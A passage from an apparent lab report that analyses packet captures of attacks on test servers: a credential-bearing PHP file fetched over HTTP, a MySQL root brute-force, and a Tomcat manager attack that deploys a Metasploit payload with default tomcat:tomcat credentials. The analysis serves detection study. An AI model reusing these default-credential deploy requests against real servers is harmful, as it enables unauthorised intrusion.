26	20.181833588	192.168.20.21	192.168.10.90	HTTP	580 HTTP/1.1 404 Not Found (text/html)
27	20.181902359	192.168.10.90	192.168.20.21	TCP	66 52680 → 80 [ACK] Seq=295 Ack=1787 Win=64128 Len=0 TSval=519776543 TSecr=66917
28	20.186461763	192.168.10.90	192.168.20.21	HTTP	254 GET /rm3/?C=N;O=D HTTP/1.1
29	20.190497165	192.168.20.21	192.168.10.90	TCP	66 80 → 52680 [ACK] Seq=1787 Ack=483 Win=9088 Len=0 TSval=66918 TSecr=519776548
30	20.192915375	192.168.20.21	192.168.10.90	HTTP	1337 HTTP/1.1 200 OK (text/html)
31	20.192962890	192.168.10.90	192.168.20.21	TCP	66 52680 → 80 [ACK] Seq=483 Ack=3058 Win=64128 Len=0 TSval=519776554 TSecr=66918
32	20.201299409	192.168.10.90	192.168.20.21	HTTP	254 GET /rm3/?C=N;O=A HTTP/1.1
33	20.206955585	192.168.20.21	192.168.10.90	HTTP	1337 HTTP/1.1 200 OK (text/html)
34	20.218379369	192.168.10.90	192.168.20.21	HTTP	254 GET /rm3/?C=S;O=A HTTP/1.1
35	20.225338419	192.168.20.21	192.168.10.90	HTTP	1337 HTTP/1.1 200 OK (text/html)
36	20.257247034	192.168.10.90	192.168.20.21	HTTP	254 GET /rm3/?C=D;O=A HTTP/1.1

Fig. 428. GET requests from attacker machine

In step 4, the attacker has accessed db.html and welcome.php files to check if any other files have login details. This can be observed in frames 33 and 40.

38	20.273624669	192.168.10.90	192.168.20.21	HTTP	253 GET /rm3/db.html HTTP/1.1
39	20.410691457	192.168.20.21	192.168.10.90	HTTP	581 HTTP/1.1 200 OK (text/html)
40	20.419384098	192.168.10.90	192.168.20.21	HTTP	257 GET /rm3/welcome.php HTTP/1.1

Fig. 429. GET requests from attacker machine

To see the content of the accessed files, followed the TCP stream for these frames. The output clearly shows the data that the attacker was able to see when db.html and welcome.php files were accessed.


```

GET /rm3/db.html HTTP/1.1
Referer: http://192.168.20.21/rm3/
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.20.21
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 28 Feb 2021 17:10:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Tue, 23 Feb 2021 17:23:07 GMT
ETag: "183a8-dc-5bc042bf634c0"
Accept-Ranges: bytes
Content-Length: 220
Keep-Alive: timeout=15, max=94
Connection: Keep-Alive
Content-Type: text/html

<?php
$server = '192.168.20.31';
$user = 'root';
$pass = '';
$conn = mysqli_connect($server, $user, $pass);

if (!$conn){
    die("Connection Failed - ". mysqli_connect_error());
}
echo "Connected To Database Server.";
>>

```

Fig. 430. Db.html file contents

The TCP stream clearly shows the data in file such as username, password. Similarly, the welcome.php file contents are shown below.

```

GET /rm3/welcome.php HTTP/1.1
Referer: http://192.168.20.21/rm3/
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.20.21
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 28 Feb 2021 17:10:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Keep-Alive: timeout=15, max=93
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

6d
<html>

<head>
<title>The internal Homepage</title>
</head>

<body>

<h1> This is Internal web server </h1>

e5
<br />
<b>Warning</b>: mysqli_connect() [

```

Fig. 431. Welcome.php file contents

PCAP2: sqlbruteforce

For the bruteforce attack, the attacker has used a file that contains several usernames and passwords. Once the attack begins the module tries to attempt login with the give names and password till it can successfully login. In that case the network traffic should show several login requests to the server.

19	6.821328	192.168.10.90	192.168.20.31	ICMP	98 Echo (ping) request id=0x4057, seq=5/1280, ttl=63 (reply in 20)
20	6.821658	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply id=0x4057, seq=5/1280, ttl=64 (request in 19)
154	117.523434	192.168.10.90	192.168.20.31	TCP	74 35341 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=
155	117.523810	192.168.20.31	192.168.10.90	TCP	74 3306 → 35341 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PE
156	117.524660	192.168.10.90	192.168.20.31	TCP	66 35341 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2891691939 TSecr=
167	127.516209	192.168.20.31	192.168.10.90	MySQL	132 Server Greeting proto=10 version=5.0.51a-3ubuntu5
168	127.516690	192.168.20.31	192.168.10.90	TCP	132 [TCP Retransmission] 3306 → 35341 [PSH, ACK] Seq=1 Ack=1 Win=5792 L
169	127.516709	192.168.20.101	192.168.20.31	ICMP	70 Redirect (Redirect for host)
170	127.518180	192.168.10.90	192.168.20.31	TCP	66 35341 → 3306 [ACK] Seq=1 Ack=67 Win=64256 Len=0 TSval=2891701932 TS
171	127.619078	192.168.10.90	192.168.20.31	TCP	66 35341 → 3306 [FIN, ACK] Seq=1 Ack=67 Win=64256 Len=0 TSval=28917020
172	127.619373	192.168.20.31	192.168.10.90	TCP	66 3306 → 35341 [FIN, ACK] Seq=67 Ack=2 Win=5792 Len=0 TSval=118253219
173	127.620353	192.168.10.90	192.168.20.31	TCP	66 35341 → 3306 [ACK] Seq=2 Ack=68 Win=64256 Len=0 TSval=2891702034 TS
174	127.620957	192.168.10.90	192.168.20.31	TCP	74 45955 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=
175	127.621270	192.168.20.31	192.168.10.90	TCP	74 3306 → 45955 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PE
176	127.621986	192.168.10.90	192.168.20.31	TCP	66 45955 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2891702036 TSecr=
183	137.615843	192.168.20.31	192.168.10.90	MySQL	132 Server Greeting proto=10 version=5.0.51a-3ubuntu5
184	137.617113	192.168.10.90	192.168.20.31	TCP	66 45955 → 3306 [ACK] Seq=1 Ack=67 Win=64256 Len=0 TSval=2891712031 TS
185	137.617660	192.168.10.90	192.168.20.31	TCP	70 45955 → 3306 [PSH, ACK] Seq=1 Ack=67 Win=64256 Len=4 TSval=28917120
186	137.617936	192.168.20.31	192.168.10.90	TCP	66 3306 → 45955 [ACK] Seq=67 Ack=5 Win=5792 Len=0 TSval=118254219 TSecr=

Fig. 432. SYN and ACK packets

From the above image, the network traffic shows several SYN and ACK packets which is result of several login attempts made as part of the Bruteforce attack. This can be one way to identify any brute force attack attempt.

After several login attempts the attacker was able to successfully login to the server.

Time	Source	Destination	Protocol	Length	Info
174	127.620957	192.168.10.90	192.168.20.31	TCP	74 45955 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2891702035 TSecr=
175	127.621270	192.168.20.31	192.168.10.90	TCP	74 3306 → 45955 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=1182
176	127.621986	192.168.10.90	192.168.20.31	TCP	66 45955 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2891702036 TSecr=118253219
183	137.615843	192.168.20.31	192.168.10.90	MySQL	132 Server Greeting proto=10 version=5.0.51a-3ubuntu5
184	137.617113	192.168.10.90	192.168.20.31	TCP	66 45955 → 3306 [ACK] Seq=1 Ack=67 Win=64256 Len=0 TSval=2891712031 TSecr=118254219
185	137.617660	192.168.10.90	192.168.20.31	TCP	70 45955 → 3306 [PSH, ACK] Seq=1 Ack=67 Win=64256 Len=4 TSval=2891712032 TSecr=118254
186	137.617936	192.168.20.31	192.168.10.90	TCP	66 3306 → 45955 [ACK] Seq=67 Ack=5 Win=5792 Len=0 TSval=118254219 TSecr=2891712032
187	137.618714	192.168.10.90	192.168.20.31	MySQL	105 Login Request user=root db=
188	137.618932	192.168.20.31	192.168.10.90	TCP	66 3306 → 45955 [ACK] Seq=67 Ack=44 Win=5792 Len=0 TSval=118254219 TSecr=2891712033
189	137.619016	192.168.20.31	192.168.10.90	MySQL	77 Response OK
190	137.619883	192.168.10.90	192.168.20.31	TCP	66 45955 → 3306 [ACK] Seq=44 Ack=78 Win=64256 Len=0 TSval=2891712034 TSecr=118254219

Fig. 433. Login request

Frame 187 and 189 shows that the attacker was able to login to the server. The details can be seen in the frame 187.

```

187 137.618714 192.168.10.90 192.168.20.31 MySQL 105 Login Request user=root db=
> Frame 187: 105 bytes on wire (840 bits), 105 bytes captured (840 bits)
> Ethernet II, Src: RealtekU_12:50:03 (52:54:00:12:50:03), Dst: RealtekU_12:50:33 (52:54:00:12:50:33)
> Internet Protocol Version 4, Src: 192.168.10.90, Dst: 192.168.20.31
> Transmission Control Protocol, Src Port: 45955, Dst Port: 3306, Seq: 5, Ack: 67, Len: 39
> [2 Reassembled TCP Segments (43 bytes): #185(4), #187(39)]
  MySQL Protocol
    Packet Length: 39
    Packet Number: 1
    Login Request
      Client Capabilities: 0xa20d
      Extended Client Capabilities: 0x0000
      MAX Packet: 1073741824
      Charset: latin1 COLLATE latin1_swedish_ci (8)
      Unused: 0000000000000000000000000000000000000000000000000000000000000000
      Username: root
      Schema:

```

Fig. 434. Frame 187 details

Here the username is root, and the password is kept blank. This shows the brute force attack was successfully performed.

R. Wireshark analysis of Playbook 56: Attacking the apache tomcat deploy (port 8180) service in P1 server

- i. Pcap filename: Tomcat_deploy
- ii. Wireshark Analysis:

The exploit is performed, and the network traffic captured during the exploit is studied using Wireshark tool. This helps us understand the visibility of the exploit activity across the network traffic.

As part of the exploit, the attacker machine attempts to access the server at port 8180. The initial frames from the pcap file shows a successful TCP handshake between attacker and server at port 8180.

Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.10.10.14	192.168.20.21	TCP	74	38865 → 8180 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2509355526 TSecr=0 WS=128
2 0.000259	192.168.20.21	10.10.10.14	TCP	74	8180 → 38865 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=924009 TSecr=2509355526 WS=32
3 0.001801	10.10.10.14	192.168.20.21	TCP	66	38865 → 8180 [ACK] Seq=1 Ack=1 Win=64256 Len=0 MSS=1460 SACK_PERM=1 TSval=2509355529 TSecr=924009
4 0.001970	10.10.10.14	192.168.20.21	HTTP	192	GET /manager/serverinfo HTTP/1.1
5 0.002194	192.168.20.21	10.10.10.14	TCP	66	8180 → 38865 [ACK] Seq=1 Ack=127 Win=5792 Len=0 TSval=924009 TSecr=2509355529
6 0.003623	192.168.20.21	10.10.10.14	HTTP	1316	HTTP/1.1 401 Unauthorized (text/html)
7 0.005069	10.10.10.14	192.168.20.21	TCP	66	38865 → 8180 [ACK] Seq=127 Ack=1251 Win=64128 Len=0 TSval=2509355532 TSecr=924009
8 0.005773	10.10.10.14	192.168.20.21	TCP	66	38865 → 8180 [FIN, ACK] Seq=127 Ack=1251 Win=64128 Len=0 TSval=2509355533 TSecr=924009
9 0.005867	10.10.10.14	192.168.20.21	TCP	74	41929 → 8180 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2509355533 TSecr=0 WS=128
10 0.006085	192.168.20.21	10.10.10.14	TCP	74	8180 → 41929 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=924009 TSecr=2509355533 WS=32
11 0.006100	192.168.20.21	10.10.10.14	TCP	66	8180 → 38865 [FIN, ACK] Seq=1251 Ack=128 Win=5792 Len=0 TSval=924009 TSecr=2509355533

Fig. 435. TCP handshake between attacker and server

Frame 4 also shows a GET request from the attacker.

```
> Frame 4: 192 bytes on wire (1536 bits), 192 bytes captured (1536 bits)
> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.14, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 38865, Dst Port: 8180, Seq: 1, Ack: 1, Len: 126
▼ Hypertext Transfer Protocol
  ▼ GET /manager/serverinfo HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /manager/serverinfo HTTP/1.1\r\n
      Request Method: GET
      Request URI: /manager/serverinfo
      Request Version: HTTP/1.1
      Host: 192.168.20.21:8180\r\n
      User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
      \r\n
      [Full request URI: http://192.168.20.21:8180/manager/serverinfo]
      [HTTP request 1/1]
      [Response in frame: 6]
```

Fig. 436. Frame 4 packet details

The server info request was failed, and the response is visible in frame 6. To get complete info, selected TCP stream for frame 6.

```

GET /manager/serverinfo HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html;charset=utf-8
Content-Length: 948
Date: Sat, 03 Apr 2021 22:37:56 GMT

<html><head><title>Apache Tomcat/5.5 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 401 - </h1><hr size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b> <u><b>This request requires HTTP authentication (</u></p><hr size="1" noshade="noshade"><h3>Apache Tomcat/5.5</h3></body></html>

```

Fig. 437. Frame 6 TCP stream

As the login credentials were not provided the authentication failed. The attacker tried accessing the same info however, as mentioned in step 5 of the exploit, the credentials obtained earlier were used.

12	0.007416	10.10.10.14	192.168.20.21	TCP	66	41929 → 8180	[ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2509355534 TSecr=924009
13	0.007437	10.10.10.14	192.168.20.21	TCP	66	38865 → 8180	[ACK] Seq=128 Ack=1252 Win=64128 Len=0 TSval=2509355534 TSecr=924009
14	0.007452	10.10.10.14	192.168.20.21	HTTP	284	GET /manager/serverinfo HTTP/1.1	
15	0.007692	192.168.20.21	10.10.10.14	TCP	66	8180 → 41929	[ACK] Seq=1 Ack=219 Win=6880 Len=0 TSval=924010 TSecr=2509355534

Fig. 438. New GET request

The credentials can be seen in packet details as username: tomcat and password: tomcat.

```

> Frame 14: 284 bytes on wire (2272 bits), 284 bytes captured (2272 bits)
> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.14, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 41929, Dst Port: 8180, Seq: 1, Ack: 1, Len: 218
v Hypertext Transfer Protocol
  v GET /manager/serverinfo HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /manager/serverinfo HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /manager/serverinfo
    Request Version: HTTP/1.1
    Host: 192.168.20.21:8180\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
    v Authorization: Basic dG9tY2F0OnRvbWVhdA==\r\n
      Credentials: tomcat:tomcat
    Content-Type: application/x-www-form-urlencoded\r\n
    \r\n
    [Full request URI: http://192.168.20.21:8180/manager/serverinfo]
    [HTTP request 1/1]
    [Response in frame: 17]

```

Fig. 439. Frame 14 packet details

With the authorization the attacker was able to obtain the information about the server which can be seen in frame 17.

15	0.007692	192.168.20.21	10.10.10.14	TCP	66	8180 → 41929 [ACK] Seq=1 Ack=219 Win=
16	0.023202	192.168.20.21	10.10.10.14	TCP	492	8180 → 41929 [PSH, ACK] Seq=1 Ack=21
17	0.023229	192.168.20.21	10.10.10.14	HTTP	71	HTTP/1.1 200 OK (text/plain)
18	0.025325	10.10.10.14	192.168.20.21	TCP	66	41929 → 8180 [ACK] Seq=219 Ack=427 W

```

> Frame 17: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.14
> Transmission Control Protocol, Src Port: 8180, Dst Port: 41929, Seq: 427, Ack: 219, Len: 5
> [2 Reassembled TCP Segments (431 bytes): #16(426), #17(5)]
> Hypertext Transfer Protocol
  Line-based text data: text/plain (7 lines)
    OK - Server info\r\n
    Tomcat Version: Apache Tomcat/5.5\r\n
    OS Name: Linux\r\n
    OS Version: 2.6.24-16-server\r\n
    OS Architecture: i386\r\n
    JVM Version: 1.5.0\r\n
    JVM Vendor: Free Software Foundation, Inc.\r\n\r\n

```

Fig. 440. Server info from attacker query

Now that the attacker has the access to server, PUT requests were made from the attacker machine and this can be seen in frame 48. PUT request will create or replace the target with provided payload.

48	0.072294	10.10.10.14	192.168.20.21	HTTP	781	PUT /manager/deploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1
49	0.072518	192.168.20.21	10.10.10.14	TCP	66	8180 → 32985 [ACK] Seq=1 Ack=6508 Win=20288 Len=0 T
50	0.672360	192.168.20.21	10.10.10.14	TCP	372	8180 → 32985 [PSH, ACK] Seq=1 Ack=6508 Win=20288 Le

```

> Frame 48: 781 bytes on wire (6248 bits), 781 bytes captured (6248 bits)
> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.14, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 32985, Dst Port: 8180, Seq: 5793, Ack: 1, Len: 715
> [5 Reassembled TCP Segments (6507 bytes): #40(1448), #41(1448), #42(1448), #43(1448), #48(715)]
> Hypertext Transfer Protocol
  PUT /manager/deploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1\r\n
  Host: 192.168.20.21:8180\r\n
  User-Agent: Mozilla/4.0 (compatible; MSTIE 6.0; Windows NT 5.1)\r\n
  Authorization: Basic dG9tY2F0OnRvbiVhdA==\r\n
    Credentials: tomcat:tomcat
  Content-Type: application/octet-stream\r\n
  Content-Length: 6258\r\n
  \r\n
  [Full request URI: http://192.168.20.21:8180/manager/deploy?path=/ZCEaDyKhFifiQn0]
  [HTTP request 1/1]
  [Response in frame: 51]
  File Data: 6258 bytes
  Data (6258 bytes)

```

Fig. 441. PUT request details

More information on this request can be seen on TCP stream.

```

Wireshark · Follow TCP Stream (tcp.stream eq 3) · Tomcat_deploy.pcap

PUT /manager/deploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG9tY2F0OnRvbWVhdA==
Content-Type: application/octet-stream
Content-Length: 6258

PK.....R.....WEB-INF/PK.....RM.....WEB-INF/web.xml.O.N.0...+...xK{C!.$A.x.jQU..61../.N ...VM8r.....M.?J..7N.)
K....(.,.,.,7..h-)...Ydc.U.....z..rWd.+...s.{rg.....^H.l.P.....7...!s.f.QP..N.....LC..
.....(..X.....!Z.....$:.*.Yi.g%..:.....0:..#.....
m#C...F.p..x.rF.p..PK.....R.....WEB-INF/classes/PK.....R.....WEB-INF/classes/metasploit/
PK.....RAQ1.....).....WEB-INF/classes/metasploit/Payload.class..x.....drMX`8..t.)...<B.....+.....Ywg1.j...jm.
7..E..Z.F.D..k.G.....j.....&d.....fy?.....%.....$.....
x..N..)...ex..we.....
..o../.2.G..p.....gA."E.<<x..Q.7(.....7.2.2...T.2,'X.[M.J.....2..q6..2..q..d./a....q....A+xO.#.( .....-1|.Pp1V.P.....5X.
4..G.....z..p.....q$;..p9o.<..wH.R.....j OP^#.(.I2.,c.....kel.p.3)...ynQ..7.x...
le.m.6...J.....nd.7)"b...!..F..9x...+..n.....D..*..zd,,...c.c.%V.....q.....!..I...-...{..v.Z_1F...v..c..2...h.f.....0...../..cZ.....
8(.....g...p.S...o.x.Ky.....S.....
\..(p~..Y...2..\.|...|.1.+%J.....G..f..".WY...|...%...x..I+...u|]??..o...\.o...<|...8...x.....M..2~..[d.U...x...S.t...
7.5#h...;.....^.....U.rgc.....N.okhkc.....!..64..u).c.....E...#..MV.....f..L'`J`L.Q+B.0".M..i3e.7.....%..a..o..d..f..W..i;...LZ
3iG...b.....mf$bF.Ec..@..M1#.Z5.#.$j...B%.w...,.N.I#..
.C...i..F.....=4..!..P...7$.A3..m..m..m3.".....x.%6..".$.!..M(V...E.#6..|..R$.J.]...w...Q..x.aF!{g...J...].i..YF.a.T|k...
9..w.]*fPd.Q.....V.....Y].U..{U.....C.A.0.....%Bpa*a.Z..?..H..P..L@.D.
$.D.....T.....kI.....s.S|...rI..D..&c*..W.....O.S..S.x.Q.Y.....N..*..CX8].]..tn3..v3..A.....P'..
$.<.t..w9...;x;].A.Jz^..u)...(.T.G*..FQ].;..S.w.{.....E...%|Y.W...<..S.$BI...c.IJ...u...7U...5..|...s..U.3.E...
7].....v+...v.....ed.p...E...U.;CZ.x3.....u..M]$.2..... ?..?..1.D.....]...L.....PG...W..Q...+..a'...m6...I&+...
.E.W.....2.pFV.....X..vN..d.w.6'..c3..LN\zT..H..>..>V'.....%h.J*..Y:.d..i..P..)C.....k.....H:(.iAm...)d...A.9u...
0..*..;..rr(.$X.?.U.D(..2U(..1T.....)P)(..^f..u)...=b..a...'.l.8M.plu).....c.kU...S'..Z...'.p..Y.d.'J.....OC..L^...
7.6l..2...0..3...a...@B..>0...K...T.H...vI{...I^u.%..7.....&.%E';T..xR...q...>..^W)T..E..._\#.....k..*..<[...FX.
o...p4>.
.....'($...U...hU.r...3.W..^..v.PG5K s+,...RUBNXF1-,W...x[.
+.UPX.....Z...8y.$..
*

```

Fig. 442. TCP stream for frame 48

Here the activity of attacker deploying Metasploit payloads can be observed. Frame 51 confirms that the deployment of payload is successful.

No.	Time	Source	Destination	Protocol	Length	Info
50	0.672360	192.168.20.21	10.10.10.14	TCP	372	8180 → 32985 [PSH, ACK] Seq=1 Ack=6508
51	0.672378	192.168.20.21	10.10.10.14	HTTP	71	HTTP/1.1 200 OK (text/plain)

> Frame 51: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)	
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)	
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.14	
> Transmission Control Protocol, Src Port: 8180, Dst Port: 32985, Seq: 307, Ack: 6508, Len: 5	
> [2 Reassembled TCP Segments (311 bytes): #50(306), #51(5)]	
> Hypertext Transfer Protocol	
> Line-based text data: text/plain (1 lines)	
OK - Deployed application at context path /ZCEaDyKhFifiQn0\r\n	

Fig. 443. Frame 51 packet details

Here the attacker has successfully deployed the payload at provided path. Frame 51 shows OK – Deployed application at context path /ZCEaDyKhFifiQn0\r\n – This means that the deployment of payload was successful.

Looking at frame 60, GET request was initiated. Here from the previously deployed path, a .jsp file was requested and frame 62 confirms that the request was successful.


```

60 0.683202 10.10.10.14 192.168.20.21 HTTP 265 GET /ZCEaDyKhFifiQn0/a0vMoUSZivUXhOeWuinY12.jsp HTTP/1.1
61 0.683430 192.168.20.21 10.10.10.14 TCP 66 8180 → 42205 [ACK] Seq=1 Ack=200 Win=6880 Len=0 TSval=92407
62 0.699076 192.168.20.21 10.10.10.14 HTTP 168 HTTP/1.1 200 OK

> Frame 60: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits)
> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.14, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 42205, Dst Port: 8180, Seq: 1, Ack: 1, Len: 199
> Hypertext Transfer Protocol
  GET /ZCEaDyKhFifiQn0/a0vMoUSZivUXhOeWuinY12.jsp HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): GET /ZCEaDyKhFifiQn0/a0vMoUSZivUXhOeWuinY12.jsp HTTP/1.1\r\n]
  [GET /ZCEaDyKhFifiQn0/a0vMoUSZivUXhOeWuinY12.jsp HTTP/1.1\r\n]
  [Severity level: Chat]
  [Group: Sequence]
  Request Method: GET
  Request URI: /ZCEaDyKhFifiQn0/a0vMoUSZivUXhOeWuinY12.jsp
  Request Version: HTTP/1.1
  Host: 192.168.20.21:8180\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  \r\n
  [Full request URI: http://192.168.20.21:8180/ZCEaDyKhFifiQn0/a0vMoUSZivUXhOeWuinY12.jsp]
  [HTTP request 1/1]
  [Response in frame: 62]

```

Fig. 444. Frame 60 packet details

The .jsp file is a server-generated webpage which is comprised of java code. This java code when parsed by the server, sends a HTML file to the machine.

Now the attacker undeployed the previous payloads after successful GET request.

```

68 0.705596 10.10.10.14 192.168.20.21 HTTP 261 GET /manager/undeploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1
69 0.705784 192.168.20.21 10.10.10.14 TCP 66 8180 → 40243 [ACK] Seq=1 Ack=196 Win=6880 Len=0 TSval=92407
70 0.707855 192.168.20.21 10.10.10.14 HTTP 1316 HTTP/1.1 401 Unauthorized (text/html)
71 0.709191 10.10.10.14 192.168.20.21 TCP 66 40243 → 8180 [ACK] Seq=196 Ack=1251 Win=64128 Len=0 TSval=92407
72 0.710414 10.10.10.14 192.168.20.21 TCP 66 40243 → 8180 [FIN, ACK] Seq=196 Ack=1251 Win=64128 Len=0 TSval=92407
73 0.710542 10.10.10.14 192.168.20.21 TCP 74 35325 → 8180 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
74 0.710751 192.168.20.21 10.10.10.14 TCP 74 8180 → 35325 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
75 0.711946 10.10.10.14 192.168.20.21 TCP 66 35325 → 8180 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=25093
76 0.712435 192.168.20.21 10.10.10.14 TCP 66 8180 → 40243 [FIN, ACK] Seq=1251 Ack=197 Win=6880 Len=0 TSval=92407
77 0.713647 10.10.10.14 192.168.20.21 TCP 66 40243 → 8180 [ACK] Seq=197 Ack=1252 Win=64128 Len=0 TSval=92407
78 0.718296 10.10.10.14 192.168.20.21 HTTP 304 GET /manager/undeploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1
79 0.718555 192.168.20.21 10.10.10.14 TCP 66 8180 → 35325 [ACK] Seq=1 Ack=239 Win=6880 Len=0 TSval=92407
80 0.722787 192.168.20.21 10.10.10.14 TCP 66 8180 → 42205 [FIN, ACK] Seq=103 Ack=201 Win=6880 Len=0 TSval=92407
81 0.724335 10.10.10.14 192.168.20.21 TCP 66 42205 → 8180 [ACK] Seq=201 Ack=104 Win=64256 Len=0 TSval=92407
82 0.778422 192.168.20.21 10.10.10.14 TCP 374 8180 → 35325 [PSH, ACK] Seq=1 Ack=239 Win=6880 Len=308 TSval=92407
83 0.778445 192.168.20.21 10.10.10.14 HTTP 71 HTTP/1.1 200 OK (text/plain)

```

Fig. 445. Undeploying payload

Frames 68 and 70 show that the undeploy process was not successful as it requires authentication. Frames 78 and 83 show that the undeploy process was successful.

Observing further frames it is seen that the same process is repeated several times however each deployment was done at different path and different .jsp files were deployed.

**** The contribution of Keerthi Kishore Vemuri ends here ****

**** The contribution of Amulya Maadeeredy starts here ****


S. Wireshark analysis of Playbook 30: Apache Web Server (II)

i. PCAP - tiwiki_history.pcapng

ii. Wireshark analysis:

1. ICMP Messages

Attacker has sent ICMP requests to the victim machine to check whether it is reachable. Victim machine responded to the ICMP requests by sending ICMP reply packets to the attacking machine. So, this confirmed the attacker that the victim machine is reachable. Here, the IP addresses of the attacking machine is 192.168.10.90 and victim machine is 192.168.20.21. The flow of ICMP requests and replies between these two machines can be observed in the following figure.



